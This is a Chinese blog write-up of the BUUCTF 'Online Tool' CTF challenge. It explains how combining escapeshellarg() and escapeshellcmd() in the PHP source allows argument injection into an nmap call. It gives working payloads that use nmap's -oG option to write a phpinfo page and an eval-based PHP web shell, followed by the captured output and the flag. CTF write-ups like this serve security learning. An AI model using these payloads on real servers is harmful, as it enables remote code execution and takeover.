BUUCTF：[BUUCTF 2018]Online Tool

原创

末 初 于 2020-12-04 01:29:47 发布 584 收藏

分类专栏： CTF_WEB_Writeup

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/mochu7777777/article/details/110605396

版权

CTF_WEB_Writeup 专栏收录该内容

159 篇文章 31 订阅

订阅专栏

```
https://buuoj.cn/challenges#[BUUCTF%202018]Online%20Tool
```

```php
<?php

if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
    $_SERVER['REMOTE_ADDR'] = $_SERVER['HTTP_X_FORWARDED_FOR'];
}

if(!isset($_GET['host'])) {
    highlight_file(__FILE__);
} else {
    $host = $_GET['host'];
    $host = escapeshellarg($host);
    $host = escapeshellcmd($host);
    $sandbox = md5("glzjin". $_SERVER['REMOTE_ADDR']);
    echo 'you are in sandbox '.$sandbox;
    @mkdir($sandbox);
    chdir($sandbox);
    echo system("nmap -T5 -sT -Pn --host-timeout 2 -F ".$host);
}
```

考查点：

- PHP escapeshellarg()+escapeshellcmd() 之殇
- escapeshellarg()详解
- escapeshellcmd()详解
- Nmap `-oG` 参数

利用`escapeshellarg()+escapeshellcmd()`的两次转义，导致闭合单引号后即可执行任意参数，然后利用Nmap的`-oG`参数写入shell


```
?host='<?php phpinfo();?> -oG 1.php '
```

```
?host='<?php eval($_POST["cmd"]);?> -oG shell.php '
```


Nmap 7.70 scan initiated Thu Dec 3 17:25:46 2020 as: nmap -T5 -sT -Pn --host-timeout 2 -F -oG shell.php \

PHP Version 5.6.40

System	Linux 95e5b60d00ed 4.15.0-122-generic #124-Ubuntu SMP Thu Oct 15 13:03:05 UTC 2020 x86_64
Build Date	Jan 31 2019 01:29:58
Configure Command	'./configure' '--build=x86_64-linux-musl' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--enable-fpm' '--with-fpm-user=www-data' '--with-fpm-group=www-data' '--disable-cgi' 'build_alias=x86_64-linux-musl' 'CFLAGS=-fstack-protector-strong '-fpic' '-fpie' '-O2'' 'LDFLAGS=-Wl,-O1 '-Wl,--hash-style=both' '-pie'' 'CPPFLAGS=-fstack-protector-strong '-fpic' '-fpie' '-O2''
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	(none)
PHP API	20131106
PHP Extension	20131226



Nmap 7.70 scan initiated Thu Dec 3 17:25:46 2020 as: nmap -T5 -sT -Pn --host-timeout 2 -F -oG shell.php \flag{3a48b31c-b134-44f4-921b-361baee7eaed} \\ # Nmap done at Thu Dec 3 17:25:46 2020 -- 0 IP addresses (0 hosts up) scanned in 0.24 seconds



PS：这里我有个疑问，网上看的题解里面好像都不能清楚的解释为什么`?host='<?php eval($_POST["cmd"]);?> -oG shell.php '`这里最后的单引号的前面要加个空格，不太明白，有师傅清楚的话，麻烦评论区指点一下，谢谢